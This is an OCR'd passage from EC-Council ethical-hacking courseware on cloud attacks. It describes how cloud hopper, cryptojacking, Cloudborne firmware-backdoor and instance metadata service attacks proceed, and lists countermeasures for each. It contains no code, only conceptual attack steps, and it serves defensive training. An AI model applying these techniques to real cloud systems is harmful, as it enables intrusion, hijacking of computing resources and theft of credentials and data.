


Figure 19.36: Demonstration of cloud hopper attack

Countermeasures:

- Implement multi-factor authentication to prevent compromise of credentials.
- Ensure mutual co-ordination between customers and CSPs in case of abnormal incidents or activities.
- Ensure customers are aware and follow the cloud service policies.
- Use data categorization to reduce the impact of the attack and defend against any data breach.
- Utilize jump servers to enhance security and prevent cloud hopper attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cloud Cryptojacking

Cryptojacking is the unauthorized use of the victim's computer to stealthily mine digital currency. Cryptojacking attacks are highly lucrative, involving both external attackers and internal rogue insiders. To perform this attack, attackers leverage attack vectors like cloud misconfigurations, compromised websites, and client or server-side vulnerabilities.

For example, an attacker exploits misconfigured cloud instances to inject malicious crypto-mining payload into a web page or third-party library loaded by the web page. Then, the attacker lures the victim to visit the malicious web page and when the victim opens the web page, it automatically runs the crypto-miner in the victim's browser using JavaScript. Using JavaScript-based crypto-miners, such as CoinHive and Cryptoloot, attackers can easily embed malicious crypto-mining scripts into legitimate websites using a link to CoinHive. Attackers make this attack more complex by hiding the malicious crypto-mining script using various hiding techniques, such as encoding, redirections, and obfuscation. The configuration for the payload is generally dynamic or hardcoded. Cryptojacking attacks can cause severe impact on web sites, endpoints, and even the whole cloud infrastructure.

Steps of cloud cryptojacking attacks:

- **Step 1**: An attacker compromises the cloud service by embedding a malicious crypto-mining script.
- **Step 2**: When the victim connects to the compromised cloud service, the crypto-mining script gets executed automatically.
- **Step 3**: The victim naively starts mining the cryptocurrency on behalf of the attacker and adds a new block to the blockchain.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 4**: For each new block added to the blockchain, the attacker gets a reward in the form of cryptocurrency coins illicitly.




Figure 19.37: Demonstration of cryptojacking attack


Countermeasures:

- Ensure to implement a strong password policy.
- Always preserve three different copies of the data in different places and one copy off-site.
- Ensure to patch the webservers and devices regularly.
- Use encrypted SSH key pairs instead of passwords for securing access to cloud servers.
- Implement CoinBlocker URL and IP Blacklist/blackholing in the firewall.
- Employ real-time monitoring of the web page document object model (DOM) and JavaScript environments for detecting and mitigating malicious activities at an early stage.
- Use the latest antivirus, anti-malware, and adblocker tools in the cloud.
- Implement browser extensions for scanning and terminating scripts similar to the CoinHive's miner script.
- Use endpoint security management technology to detect any rogue applications in the devices.
- Review all third-party components used by the company's websites.
- Employ advanced network monitoring tools that are capable of identifying CPU resource misuse, mining, and sniffing activities.
- Never neglect sudden price surges in the cloud resource utilization bills because most crypto miners utilize random cloud resources for attack deployment.
- Ensure that all the cloud instances and services are successfully terminated at the end of the day. Else, they might become an entry point for crypto jackers.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Attacks: Cloudborne Attack

- Cloudborne is a vulnerability residing in a **bare-metal cloud server** that enables the attackers to implant a malicious backdoor in its firmware
- The malicious backdoor can allow the attackers to **bypass the security mechanisms** and perform various activities such as watching new user's activity or behavior, disabling the application or server, and intercepting or stealing the data



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cloudborne Attack

Cloudborne is a vulnerability residing in a bare-metal cloud server that enables attackers to implant malicious backdoor in its firmware. The installed backdoor can persist even if the server is reallocated to new clients or businesses that use it as an IaaS. Physical servers are not confined to one client and can be moved from one client to another. During the reclamation process, if the firmware re-flash (factory default setting, complete erase of memory, etc.) is not properly implemented, the backdoors can stay active on the firmware and travel along the server.

Attackers exploit vulnerabilities in super-micro hardware to overwrite the firmware in the baseboard management control (BMC) of a bare-metal server that is used for remote management activities, such as provisioning, reinstalling the operating system, and troubleshooting via the intelligent platform management interface (IPMI) without physical access. As the BMC has the power to control the servers remotely and provision the system to the new customers, attackers choose it as a primary target. Vulnerabilities in the bare-metal cloud server and inappropriate firmware re-flashing can pave the way for attackers to install and maintain backdoor persistence. Then, the malicious backdoors allow attackers to directly access the hardware and bypass the security mechanisms to perform activities such as monitoring new customer's activities, disabling the application/server, and intercepting the data. These activities allow attackers to launch ransomware attacks on the target.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 19.38: Illustration of cloudborne attack

Countermeasures:

- CSPs should keep the firmware up-to-date.
- Sanitize the server firmware before it is assigned to new customers.
- Validate the server for implants and backdoors before deploying.
- Regularly check for firmware vulnerabilities.
- CSPs should verify whether the physical hardware has been tampered with before delivery.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Instance Metadata Service (IMDS) Attack

An instance metadata service (IMDS) provides information about an instance, its associated network, and the software configured to run the instance. IMDS also generates credentials for roles associated with an instance. Based on the assigned role or policy, the software configured on the instance can also access the resources on the cloud storage. Attackers perform IMDS attacks by exploiting a zero-day vulnerability on the target application server or by using information leaked via a reverse proxy implemented by the administrators.

The main intention of attackers performing an IMDS attack is to gain unauthorized access to the network resources by compromising instances. If attackers can successfully leverage a zero-day vulnerability or credentials leaked by a reverse proxy, they can connect to the cloud instance and gain sensitive information such as user data and various roles associated with that instance, which can be further leveraged to perform attacks such as accessing and abusing or modifying the resources located on the cloud storage.

How the Attack is Launched

- First, an attacker exploits a zero-day vulnerability or a reverse proxy implemented on the target application server.
- The attacker then compromises the cloud instance running on the server and acquires metadata of the instance.
- Next, the attacker uses the obtained credentials to gain access to the cloud resources.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


